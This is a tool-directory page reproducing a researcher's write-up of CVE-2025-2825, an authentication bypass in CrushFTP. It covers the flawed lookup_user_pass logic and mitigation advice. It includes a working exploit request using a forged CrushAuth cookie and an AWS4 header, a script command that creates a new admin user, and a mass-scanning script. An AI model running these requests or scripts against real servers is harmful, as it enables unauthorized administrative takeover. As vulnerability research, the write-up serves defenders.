
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-2825 | Kitploit
Tools/GitHubGitHub/iteride/cve-2025-2825
Authentication & AuthorizationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingPayload Development
GitHubiteride/cve-2025-2825

CVE-2025-2825

View Repository
110 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-2825/CVE-2025-31161

Introduction

This document presents a security analysis of vulnerability CVE-2025-2825 affecting the server component of CrushFTP — a commercial solution for file transfer and storage (FTP, SFTP, HTTP/S, S3-like interfaces, etc.).

The defect is classified as an authentication bypass, allowing a remote unauthenticated attacker to gain administrator privileges. Successful exploitation provides access with crushadmin privileges, the ability to view and modify files, manage user accounts, and perform administrative operations through the CrushFTP web interface and API.

Reported affected versions (according to public advisories and researcher reports):

  • CrushFTP 10.0.0 — 10.8.3
  • CrushFTP 11.0.0 — 11.3.0

⚠️ Note: Some publications contain duplicates and overlaps of CVE identifiers (e.g., CVE-2025-31161).


Report Objective

Step-by-step analysis of the vulnerability and demonstration of the full research cycle, including:

  1. Collection and analysis of materials — systematization of advisories, PoCs, technical analyses, and publications related to CVE-2025-2825; formulating the essence of the defect and its impact.
  2. Determination of CPE and conditions — list of relevant CPE/versions and configurations under which the vulnerability is reproducible (web interfaces, S3-compatible endpoints, etc.).
  3. Development of PoC/Exploit — preparation of a reproducible PoC on a controlled testbed; description of architecture and damage mitigation measures.
  4. Methods for mass verification — three approaches to safely search for vulnerable hosts:
    • active scan with nuclei;
    • passive nuclei (by versions and indirect signs without exploitation);
    • custom script (Python/Go) for controlled verification.
  5. Recommendations and mitigation — practical advice on detecting, patching, and protecting instances.
  6. Safe testing practices — checklists for conducting tests only in authorized environments.

Practical Impact

According to public reports, the vulnerability has a critical risk:

  • Exploitation provides administrative access to the CrushFTP instance.
  • Consequences: theft/modification of files, creation/deletion of users, installation of backdoors, use of the server for further attacks.
  • CVSS is rated as critical (approximately 9.8).
  • PoCs and signs of exploitation 'in the wild' have been recorded in the community.

Target CPE / Configurations

Instances with the following characteristics are critical:

  • Product: CrushFTP (any edition with a web interface).
  • Versions: 10.0.0 — 10.8.3, 11.0.0 — 11.3.0.
  • High-risk configurations:
    • Public web administrative interface enabled (HTTP/S).
    • S3-compatible API endpoints activated.
    • No additional security measures (IP filtering, 2FA).
    • Misconfigured proxies/load balancers making internal endpoints accessible from outside.

Understanding the Vulnerability

CrushFTP implements support for an S3-like API. Authentication uses the Authorization header of the form:

root@kitploit:~
Authorization: AWS4-HMAC-SHA256 Credential=<AccessKey>/<Date>/<Region>/s3/aws4_request, SignedHeaders=<Headers>, Signature=<Signature>

The server extracts AccessKey from Credential and should verify the signature. However, a mistake was made in the code when handling the lookup_user_pass flag.

  • Vulnerable code (simplified snippet):
root@kitploit:~
// ServerSessionHTTP.java, method loginCheckHeaderAuth()
if (this.headerLookup.containsKey("AUTHORIZATION") &&
    this.headerLookup.getProperty("AUTHORIZATION").trim().startsWith("AWS4-HMAC")) {
    
    boolean lookup_user_pass = true;   // ← critical error
    
    if (s3_username3.indexOf("~") >= 0) {
        user_pass = user_name.substring(user_name.indexOf("~") + 1);
        user_name = user_name.substring(0, user_name.indexOf("~"));
        lookup_user_pass = false;
    }
    
    if (this.thisSession.login_user_pass(
            lookup_user_pass,
            false,
            user_name,
            lookup_user_pass ? "" : user_pass)) {
        // Successful authentication
    }
}
  • Subsequent logic:

The lookup_user_pass flag is directly passed as anyPass:

root@kitploit:~
if (anyPass && user.getProperty("username").equalsIgnoreCase(the_user)) {
    return user;  // authentication without password verification
}

Thus:

  • If the username is specified without the ~ character, the flag remains true.
  • Password verification is not performed.
  • An attacker can authenticate by specifying only an existing username (e.g., crushadmin).
  • Together with a formally valid CrushAuth cookie and the c2f parameter, this allows bypassing authentication and gaining administrative access.

Fix

In version 11.3.1 and newer, the developers:

  • Added the s3_auth_lookup_password_supported parameter (default false), blocking the vulnerable scenario.
  • Introduced early checks for usernames containing ~.
  • Separated the flag logic, eliminating the replacement of lookup_user_pass → anyPass.
  • Recommendation: immediately update CrushFTP to 11.3.1+ or apply a workaround with s3_auth_lookup_password_supported disabled.

POC/Exploit

Exploitation of CVE-2025-2825 is quite simple and does not require complex preparation. An attacker only needs to send a specially crafted HTTP request containing two key elements:

  • Authorization header in AWS S3 format, containing a valid existing username (Credential field with AccessKey/username).
  • CrushAuth cookie in the expected format and the c2f parameter in the URL/request body, whose values logically correspond (the cookie format must match the structure expected by the server).

If the server is vulnerable (version in the range 10.0.0—10.8.3 or 11.0.0—11.3.0 and no fixing patch applied), this combination forces the authentication handler to follow the vulnerable path, where the password lookup flag (lookup_user_pass) is interpreted as 'any password is acceptable', and the user is authenticated by name alone without password verification.

Important note:


Exploitation of this vulnerability typically requires sending two consecutive requests. The first, a so-called 'warm-up' request, triggers the vulnerable authentication process on the server. A characteristic sign that the server has entered the required state is receiving a 502 Bad Gateway error or simply a timeout. Immediately after, the second, main request is sent, which performs the useful action (e.g., creating a user) while the server remains in the vulnerable state.

root@kitploit:~
GET /WebInterface/function/?command=getUserList&serverGroup=MainUsers&c2f=1111 HTTP/1.1
Host: target-server:8080
Cookie: CrushAuth=1743113839553_vD96EZ70ONL6xAd1DAJhXMZYMn1111
Authorization: AWS4-HMAC-SHA256 Credential=crushadmin/

For testing, I used the recently released HTB lab Soulmate, which requires exploitation of CrushFTP.
crush

Further Progression:

Thanks to this vulnerability, a new user with admin rights can be added using the setUserItem command. To do this, run new_user.py

root@kitploit:~
python3 new_user.py --target_host http://ftp.soulmate.htb/ --port 80 --target_user crushadmin --new_user literide --password literide

Why This Works

  1. Parsing the Authorization header: When the server sees an authorization header in S3-like format (AWS4-HMAC...), it extracts from the Credential field the client identifier (AccessKey / username). At this stage, the server obtains a string which it considers the username — this is the identification value used further in the authentication logic.

  2. The lookup_user_pass flag and its role:

In the code there is a boolean flag lookup_user_pass, which should indicate where to get the password during verification:

  • In a normal scenario, the flag helps decide whether to use the password passed in the request or to pull the password from the user store;
  • However, due to an implementation error, the same flag is passed further to the verification function and is interpreted there differently — as a signal to skip password verification (essentially: 'anyPass').
  1. Flag propagation along the call chain: Approximate path: ServerSessionHTTP.loginCheckHeaderAuth() → Session.login_user_pass(...) → UserTools.ut.verify_user(...). At the input, the flag defines behavior, and in verify_user it leads to an early return of the found user object without password comparison, if the name matches. This gives the bypass of authentication — the server 'recognizes' the user by name and considers them authenticated.

  2. Supporting elements (cookie / c2f): In public analyses, it was noted that the handler expects the correct format of cookie/parameters to match the request with session/context. However, the key defect is precisely in the logical error of processing lookup_user_pass; other elements only help the request pass through the standard processing branches.

Key root cause

Overloading the meaning of the flag: a flag that was supposed to decide 'where to get the password' ended up being used as 'allow any password'. This, combined with simplified parsing of Credential, led to the situation where having a valid username was sufficient to obtain user credentials without password verification.


Nuclei Template

  • Passive template:

    Since determining the exact version of CrushFTP is not possible in most web services, this template simply checks whether the service uses CrushFTP.

    Best used in combination with the active template passive_nuclei

  • Active template:

    The active template checks if the getUserList command is possible.

    active_nuclei

  • Multithreaded script

    The script works similarly to the active template, but much faster and supports checking multiple hosts simultaneously.

    root@kitploit:~
    python3 scan.py -t http://ftp.soulmate.htb/ -p 80 -u crushadmin
    

    scan


Remediation and Protection Recommendations

To reduce risks associated with CVE-2025-31161, the following steps are recommended:

  1. Immediate update:

    • Update all CrushFTP instances to version 11.3.1 or newer. This is the most reliable way to fully eliminate the vulnerability.
  2. Applying Workaround (if update is not possible):

    • In the server configuration, set the s3_auth_lookup_password_supported parameter to false. This will disable the vulnerable authentication logic without updating the entire product.
  3. Risk compensation measures:

    • Restrict access: Use a firewall or reverse proxy (NGINX, Caddy) to limit access to the CrushFTP web interface only from trusted IP addresses (e.g., from corporate network or VPN).
    • Log monitoring: Regularly analyze CrushFTP access logs for suspicious requests containing AWS4-HMAC-SHA256 in the Authorization header, especially if you are not using S3 integration.
    • Use a Web Application Firewall (WAF): Configure the WAF to block requests containing anomalous Authorization headers to endpoints not intended for the S3 API.

Download Tool